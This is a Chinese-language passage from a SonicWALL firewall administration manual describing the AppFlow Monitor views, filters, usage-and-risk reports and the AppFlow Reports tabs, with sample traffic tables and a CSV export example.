- 第 81 页的列表视图
- 第 83 页的饼图视图
- 第 84 页的流量图视图

列表视图

在**列表视图**中，每个 AppFlow 选项卡都包含显示实时数据的列。这些列可按类别排序。某些列对于所有选项卡通用。但 VoIP 选项卡还有自己的特定列。某些列项目有关联的工具提示和流量表。



主题：

- 第 81 页的通用列
- 第 81 页的 VoIP 列
- 第 82 页的详细信息工具提示
- 第 83 页的流量表

通用列

这些列对于所有选项卡通用。

- **复选框：**允许选择用于创建过滤器和规则的行项目。

  注：常规类型应用程序和未知用户不能包含在规则中。

- **主列：**主列标题取决于所选的选项卡。例如，如果选择了“用户”选项卡，则主列标题将显示“用户”。在该列中，显示了连接到网络的用户的名称。单击此列中的项目将会显示工具提示，其中包含项目的相关信息；请参见第 82 页的详细信息工具提示。
- **会话：**显示与主列中的项目关联的会话数。单击此数字将会显示所有会话的流量表。
- **数据包总数：**显示每个项目已传输的数据包数量。
- **字节总数：**显示每个项目已传输的字节数目。
- **平均速率（KBps）：**显示每个项目传输数据的速率。
- **威胁：**显示每个项目网络所遭遇的威胁数量。
- **全部：**在列表底部显示列出的项目总数、会话数、在当前间隔持续期间已发送的数据包和字节总数。

VoIP 列

这些列对于 VoIP 选项卡是唯一的：

- **乱序/ 丢失数据包：**显示每个项目乱序或丢失的封包数。

- **平均抖动 （微秒）**：显示每个项目的平均抖动率，以毫秒为单位。
- **最大抖动 （微秒）**：显示每个项目的最大抖动率，以毫秒为单位。


详细信息工具提示

主列中列出的每个项目提供一个指向**详细信息**工具提示的链接，点击某个项目链接时会出现该工具提示。工具提示给出的信息取决于相应的选项卡。例如，点击“应用程序”选项卡中“应用程序”列项显示**签名详细信息**工具提示，而点击“用户”选项卡中“用户”列项显示**用户详细信息**工具提示。

主题：

- 第 82 页的签名详细信息
- 第 82 页的用户详细信息
- 第 82 页的发起者详细信息
- 第 82 页的响应者详细信息
- 第 83 页的设备详细信息

签名详细信息



用户详细信息




发起者详细信息



响应者详细信息




设备详细信息



流量表


会话列中的每项包含一个指向含有该会话/流量相关信息的**流量表**的链接：**开始时间**、**最近更新**、**初始**（发起者）**MAC**、**响应**（响应者）**MAC**、**初始 IP**、**响应 IP**、**协议**、**初始端口**、**响应端口**、**初始接口**、**响应接口**、**初始字节**、**响应字节**、**速率 (Kbps)**、**状态**和**详细信息**。

点击某个链接时将出现**流量表**。鼠标指针悬停在**详细信息**列中的**统计**图标上面，将可获得更多信息。这样做会显示包含**流量 ID**、**初始网关**、**响应网关**、**VPN 流量**、**应用程序名称**的工具提示，如果相关，还有**入侵名称**、**病毒名称**，和/或**间谍软件名称**。




饼图视图

饼图视图显示排名前列的项目数以及每个项目使用的带宽百分比。使用的带宽百分比的确定方法是，先获取排名前列的项目所使用的带宽总量，然后将带宽总量除以排名前列的项目数量。



流量图视图



流量图视图根据指定时间段内使用的 Kbps 显示网络使用情况。对于每个“AppFlow 监控”选项卡，可以选择：

- 在图表下面的下拉菜单中，图表显示的内容：
  - **最常用的** – “AppFlow 监控”选项卡中的前几个条目。

    注：最常用的条目可能随时间而改变。如果您选择“最常用的”，可以点击下拉菜单旁的锁定图标，限制最常用的条目为特定时间显示的条目。

  - “AppFlow 监控”选项卡中的一个或多个条目。
- 缩放字段：
  - **自动 Y 缩放**（默认）。
  - 进行缩放的具体数量和可选单位。

过滤器选项

注：过滤器选项虽可影响其它视图，但它只适用于列表视图。


AppFlow 监控过滤器选项可以过滤流入的实时数据。您可以应用、创建和删除自定义过滤器以定制显示的信息。过滤器选项应用于所有“AppFlow 监控”选项卡。



表 11. AppFlow 监控过滤器选项

选项	小组件	说明
添加到过滤器	+	将当前选择添加到过滤器。 要使用过滤器选项，必须选择至少一个项目。选择项目后，所有其他选项卡将更新为与过滤器中的项目有关的信息。
从过滤器中删除	过滤视图	单击 X，从过滤器视图中删除所有当前选择。

表 11. AppFlow 监控过滤器选项

选项	小组件	说明
过滤元素		指示一种过滤元素。
加载过滤器		加载现有的过滤器设置。
保存		保存当前的过滤器设置。
删除		删除当前的过滤器设置。
“过滤视图”按钮		关联选项卡之间的数据。

创建过滤器

创建过滤器可减少在“AppFlow 监控”中看到的数据量。您可创建简单或复杂的过滤器，具体取决于您指定的条件。这样，您可以专注于感兴趣的点，而不会受到其他应用程序的干扰。

主题：

- 第 85 页的使用过滤视图创建过滤器
- 第 86 页的查看过滤视图中的条目
- 第 86 页的保存过滤视图
- 第 86 页的删除过滤视图
- 第 86 页的使用过滤器文本字段创建过滤器

使用过滤视图创建过滤器

使用“过滤视图”创建过滤器的步骤如下：

1. 转至**公告板 > AppFlow 监控**。
2. 选择一个选项卡：例如，“应用程序”或“用户”。
3. 在选项卡上选中要添加到过滤器中的项目的复选框。
4. 单击**过滤视图**按钮或**添加到过滤器**按钮。

   在将条目添加到过滤器之后，选项卡中只能看到那些条目。在其它“AppFlow 监控”选项卡中，只能看到与过滤条目相关的项目的信息。

   在“过滤视图”中，带有过滤器的选项卡以一个按钮指示。

5. 要进一步精化过滤器，请选择另一选项卡然后重复步骤 3 和步骤 4。将每个选项卡都添加到“过滤视图”中。

查看过滤视图中的条目

要快速查看过滤视图中的项目，请在过滤视图中单击选项卡的名称。此时会出现一个下拉菜单，列出在该选项卡中选择的所有项目。




要关闭该下拉菜单，请在“过滤视图”中单击该选项卡的名称。

保存过滤视图

您可以保存过滤视图以供将来使用。

保存过滤视图的步骤如下：


1 单击**载入过滤器**下拉菜单。



2 选择列表顶部的空行。

3 为过滤器输入一个方便易记的名称。

4 单击**载入过滤器**下拉菜单旁的**保存过滤器**按钮。



删除过滤视图

您可以删除所有过滤视图、某个选项卡的过滤视图，或仅删除某个特定过滤视图中的一些项目。

表 12. 如何删除过滤视图

删除	执行操作
所有过滤视图	单击**从过滤器中删除**按钮中的 X
某个特定过滤视图	单击该选项卡的“过滤视图”按钮中的 X
某个过滤视图中的一个或多个项目	单击选项卡的名称以显示下拉菜单，然后单击要删除的项目旁的 X
已保存的过滤器	在“加载过滤器”下拉菜单中选中该过滤器，然后单击“加载过滤器”下拉菜单右边的“删除”按钮。

使用过滤器文本字段创建过滤器

公告板 > AppFlow 监控页面上有**过滤器**文本字段，您可以在其中输入一个文本字符串，用于过滤显示的信息。有效的文本字符串包括如 Google、Firefox 等名称或 IP 地址。



生成应用程序可视化报告

应用程序智能和控制功能使您可以通过基于预定义的本地类别、单独的应用程序甚至用户和组来创建带宽管理策略，从而对应用程序和用户保持精确的控制。利用应用程序可视化功能，您可以查看应用程序、入口和出口带宽、已访问的网站和所有用户活动的实时图形。您可以基于这些关键性观测结果来调整网络策略。**应用程序使用情况和风险报告**在可下载的报告中组合了这两项功能的结果，其中列出了下列类别：

- 正在使用的高风险应用程序
- 正在使用的排名靠前的 URL 类别
- 有最高带宽用量的应用程序
- 根据类别和技术分类的应用程序使用情况
- 排名靠前的网络特征查找结果
- 基于排名靠前的查找结果提供的建议

生成应用程序使用情况和风险报告：

1 转至**公告板 > AppFlow 监控**页面。

2 单击 AppFlow 工具栏中的**打印 PDF 报告**图标。此时会显示**报告**弹出菜单。


3 单击**生成报告**按钮以获取针对您的防火墙动态生成的报告。

> **注：**生成和下载报告可能需要几分钟时间。



生成报告后，报告的顶部会提供作为网络整体概述的执行摘要。报告中包含网络流量的实时快照，以指导您实施新的带宽管理策略。下面提供了应用程序使用情况和风险分析示例报告，其中列出了有最高带宽使用量的应用程序及其应用程序类别、会话数量、应用程序风险级别以及应用程序的详细说明。


图 1. 应用程序使用情况和风险报告示例



IPv6 AppFlow 监控

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

IPv6 和 IPv4 的 AppFlow 监控可视化的配置相同。从下拉菜单中选择“视图 IP 版本”来更改视图/配置。



8

配置 AppFlow 统计和查看报告

- 第 89 页的公告板 > AppFlow 报告
  - 第 90 页的 AppFlow 报告
  - 第 94 页的通用功能
  - 第 97 页的查看 AppFlow 数据
  - 第 100 页的下载 AppFlow 报告

公告板 > AppFlow 报告



AppFlow 报告页面按照应用程序、用户、IP 地址、病毒、入侵、间谍软件、位置、botnet 和 URL 评级来提供可配置的日程报告。AppFlow 报告统计数据使您可以查看网络中正在进行的顶层汇总报告，还可以一目了然地获得下列问题的答案：

- 我的网络中正在运行的应用程序中最常用的有哪些？
- 在会话总数和字节总数两个方面，哪些应用程序正在消耗我的网络带宽？
- 哪些应用程序具有病毒、入侵行为和间谍软件？
- 我的用户正在访问哪些网站类别？

报告数据的查看范围包括自最后一次系统重启以来、自系统重置以来，或者指定日程范围。报告可通过 FTP 发送，也可通过电子邮件发送。

> **提示：公告板 > AppFlow 公告板**页面以图形格式显示每种类别（IP 地址除外）的前十个项目。请参见第 73 页的公告板 > AppFlow 公告板。

要配置 AppFlow 报告，请遵循第 1468 页的 AppFlow > 流量报告中所述的步骤。**公告板 > AppFlow 报告**页面底部有指向 **AppFlow > Flow 报告**页面的链接。

页面底部显示：

- 每列的总数，例如条目数、发起者和响应者发送的字节数、阻止的位置数
- 设备运行的时间总数，格式为天数、小时数、分钟数和秒数
- 上次更新/重置的时间，格式为小时、分钟、秒、月、天

主题：

- 第 90 页的 AppFlow 报告
- 第 94 页的通用功能
- 第 97 页的查看 AppFlow 数据
- 第 100 页的下载 AppFlow 报告

AppFlow 报告

公告板 > AppFlow 报告页面在单独的选项卡上分别显示报告：

- 第 90 页的应用程序
- 第 91 页的用户
- 第 92 页的 IP
- 第 92 页的病毒
- 第 92 页的入侵
- 第 93 页的间谍软件
- 第 93 页的位置
- 第 94 页的 Botnets
- 第 94 页的 URL 评级

应用程序



- **名称** – 应用程序名称 – 签名 ID

- **会话** – 连接/流量的数目，以数字和百分比的形式显示
- **发起字节** – 发起者发送的字节数目，以数字和百分比的形式显示
- **响应字节** – 响应者发送的字节数目，以数字和百分比的形式显示
- **访问规则阻止** – 防火墙规则阻止的连接/流量数目
- **App 规则阻止** – DPI 引擎阻止的连接/流量数目
- **位置阻止** – GEO 实施阻止的连接/流量数目
- **Botnet 阻止** – Botnet 实施阻止的连接/流量数目
- **病毒** – 带有病毒的连接/流量数目
- **入侵** – 识别为入侵的连接/流量数目
- **间谍** – 带有间谍软件的连接/流量数目。

用户



- **用户名**
- **会话** – 发起/响应的会话/连接的数目，以数字和百分比的形式显示
- **接收字节** – 用户接收到的字节数目，以数字和百分比的形式显示
- **发送字节** – 用户已发送的字节数目，以数字和百分比的形式显示
- **阻塞** – 阻塞的会话/连接数目
- **病毒** – 检测到带有病毒的会话/连接数目
- **间谍** – 检测到带有间谍软件的会话/连接数目
- **入侵** – 检测为入侵的会话/连接数目

IP



#	IP 地址	会话		接收字节		发送字节		阻塞	病毒	间谍	入侵
1	192.168.95.54	436	50%	2.25M	39%	3.38M	60%	0	0	0	0
2	192.168.95.220	398	45%	1.42M	25%	1.50M	26%	0	0	0	0
3	204.118.31.76	19	2%	1.95M	34%	727.69K	12%	0	0	0	0
4	192.168.95.1	14	1%	2.52K	<1%	3.11K	<1%	0	0	0	0
5	204.212.170.143	1	<1%	1.87K	<1%	11.70K	<1%	0	0	0	0
6	204.212.170.212	1	<1%	2.56K	<1%	4.32K	<1%	0	0	0	0
7	8.8.8.8	1	<1%	63	<1%	79	<1%	0	0	0	0
8	194.149.67.129	1	<1%	380	<1%	380	<1%	0	0	0	0
9	202.125.45.77	1	<1%	380	<1%	0	<1%	0	0	0	0
计:	9 项	872		5.62M		5.62M		0	0	0	0

- **IP 地址**
- **会话** – 发起/响应的会话/连接的数目，以数字和百分比的形式显示
- **接收字节** – 此 IP 地址接收到的字节数目，以数字和百分比的形式显示
- **发送字节** – 此 IP 地址已发送的字节数目，以数字和百分比的形式显示
- **阻塞** – 阻塞的会话/连接数目
- **病毒** – 检测到带有病毒的会话/连接数目
- **间谍** – 检测到带有间谍软件的会话/连接数目
- **入侵** – 检测为入侵的会话/连接数目

病毒



- **病毒名称**
- **会话** – 带有该病毒的会话/连接数目

入侵



- 入侵名称
- 会话 – 检测为入侵的会话/连接数目

间谍软件



- 间谍名称 – 间谍软件签名的名称
- 会话 – 带有该间谍软件的会话/连接数目

位置




- 国家名称 – 启动/响应会话/连接的国家或地区的名称和旗帜
- 会话 – 由该国家或地区发起/响应的会话/连接数目，以数字和百分比的形式显示
- 接收字节 – 由该国家或地区接收到的数据字节数目，以数字和百分比的形式显示
- 发送字节 – 由该国家或地区已发送的数据字节数目，以数字和百分比的形式显示
- 丢弃 – 已丢弃的会话/连接数目

Botnets



- **Botnet 名称**：
  - **Botnet Detected**
  - **Botnet Blocked**
- **会话** – 检测到/已阻塞 botnet 的会话/连接数目

URL 评级



- **评级名称** – URL 类别的名称
- **会话** – 会话/连接的数目，以数字和百分比的形式显示

通用功能

以下功能通用于所有选项卡：

- 第 95 页的指定数据源
- 第 95 页的下载 Dell SonicWALL 安全服务签名
- 第 95 页的限制显示
- 第 97 页的创建 CSV 文件
- 第 97 页的打印显示
- 第 97 页的刷新显示

指定数据源

可以在**数据源**下拉菜单中选择报告数据的来源：



- **本地**（默认值）
- **AppFlow 服务器**（如果可用）
- **GMSFlow 服务器**（如果可用）

下载 Dell SonicWALL 安全服务签名

AppFlow 报告功能要求您启用最新的 Dell SonicWALL 安全服务签名下载，以获得最新的动态保护更新。

单击任何选项卡上的**状态**按钮以查看启用的 Dell SonicWALL 安全服务列表（如下图所示）。



此弹出窗口会为生成 AppFlow 报告的每个服务显示以下内容：

- 服务是否已授权、未授权或许可证不可用（不适用）
- 服务是否已启用、已禁用或不可用
- 相关数据库是否已从服务下载或不可用
- 指向相关 SonicWALL 页面的链接，用于配置服务


限制显示

您可以通过以下方式限制所显示的数据量：

- 第 95 页的限制显示的条目数
- 第 96 页的过滤数据

限制显示的条目数

从**限制**下拉菜单中选择其中一个数字，可以限制报告中显示的条目数：



- **10**
- **25**
- **50**（默认值）
- **100**
- **150**
- **无限制**

注：**位置**、**Botnet** 和 **URL 评级**报告中的条目数不能限制。

过滤数据

通过在**过滤关键字**字段中指定字符串，可以限制选项卡中仅显示某些条目。该字符串不区分大小写。



此过滤仅适用于活动的选项卡，不会影响其它选项卡的显示。显示另一选项卡会清除针对所有选项卡的过滤。

过滤器可以是一般或特定的过滤。例如，在 IP 选项卡中输入 10.2 会返回 4 个条目，而输入 10.203 则仅返回 2 个条目：





表 13. 按选项卡过滤


选项卡的条目	过滤条件
应用程序	名称
用户	用户名
IP	IP 地址
病毒	病毒名称
入侵	入侵名称
间谍软件	间谍软件名称

表 13. 按选项卡过滤

选项卡的条目	过滤条件
位置	国家名
Botnets	N/A
URL 评级	评价名称

创建 CSV 文件

单击**导出**图标可以创建选项卡数据的 CVS 文件。例如，若单击**应用程序**选项卡**导出**图标，则将创建如下文件：



sonicflowAggr-applications-2.csv

	A	B	C	D	E	F	G	H	I	J	K	L	M	N	O	P
1	Index	Name	Flows	Rate	Init Bytes	Resp Byte	ACL Block	DPI Block	GEO IP Blc	Botnet Blc	Virus	Intrusion	Spyware	Flows Pct	Init Bytes	Resp
2	1	General HTTPS MGMT	132941	0	3.04E+08	6.13E+08	0	0	0	0	0	0	0	51	89	
3	2	General DNS	55892	0	18834419	15084905	38239	0	0	0	0	0	0	21	5	
4	3	General HTTPS	43664	0	4520987	18486942	42240	0	0	0	0	0	0	16	1	
5	4	General TCP	19248	0	1001592	885086	0	0	0	0	0	0	0	7	0	
6	5	General SMTP	3504	0	183020	171344	1	0	0	0	0	0	0	1	0	
7	6	General NETBIOS	950	0	74100	0	950	0	0	0	0	0	0	0	0	
8	7	Service NTP	822	0	311904	301188	0	0	0	0	0	0	0	0	0	
9	8	General UDP	412	0	31312	0	412	0	0	0	0	0	0	0	0	
10	9	Service RPC Services (	146	0	11957448	466422	0	0	0	0	0	0	0	0	3	
11	10	General HTTP MGMT	37	0	27490	375723	0	0	0	0	0	0	0	0	0	

注：该 CSV 文件不同于下载 AppFlow 报告时创建的 CSV 文件（请参阅第 100 页的下载 AppFlow 报告）。

打印显示

如果您的设备是一台打印机，您可以单击**打印**图标来打印选项卡上的数据。

刷新显示

单击**刷新**图标可以刷新显示。

查看 AppFlow 数据

您可以通过以下方式查看 AppFlow 数据：

- 第 97 页的自从重启
- 第 98 页的自从上次重置
- 第 98 页的日程

自从重启



要查看自最后一次重启防火墙以来的 AppFlow 数据，请从**视图**下拉菜单中选择**自从重启**。此报告显示自最后一次重启设备以来的聚合统计数据。重启的日期和时间以及自重启以来的运行时间总数（格式为天数、小时数、分钟数以及秒数）显示为绿色。例如，SINCE:08/14/2014 15:40:06.000 UPTIME:32 天 01:25:10

提示：这个运行时间与最近一次更新的日期和时间一起还显示在该页面底部。

自从上次重置



要查看自最后一次重置防火墙以来的 AppFlow 数据，请从**视图**下拉菜单中选择**自从上次重置**。此报告显示自您最后一次通过按**重置**按钮清除统计数据以来的聚合统计数据。重置的日期和时间以及自重置以来的运行时间总数（格式为天数、小时数、分钟数以及秒数）显示为绿色。例如，SINCE:08/14/2014 15:40:06.000 UPTIME:32 天 01:25:10

重置选项使得您可以通过重置网络流量来快速查看 AppFlow 报告统计数据。重置将会清除页面底部的计数器，其中显示了会话总数、发起者和响应者字节总数，以及入侵和威胁总数等。


日程

要根据指定的日程开始时间和结束时间查看 AppFlow 数据，请从“视图”下拉菜单中选择**日程**，然后单击**配置**按钮。此报告显示在配置设置选项所指定的时间范围内收集到的 AppFlow 统计数据。到达日程的结束时间后，计划的 AppFlow 统计数据将会自动导出到 FTP 服务器或电子邮件服务器。AppFlow 统计数据将会导出为 CSV 文件格式。导出 AppFlow 统计数据后，将会刷新和清除这些数据。

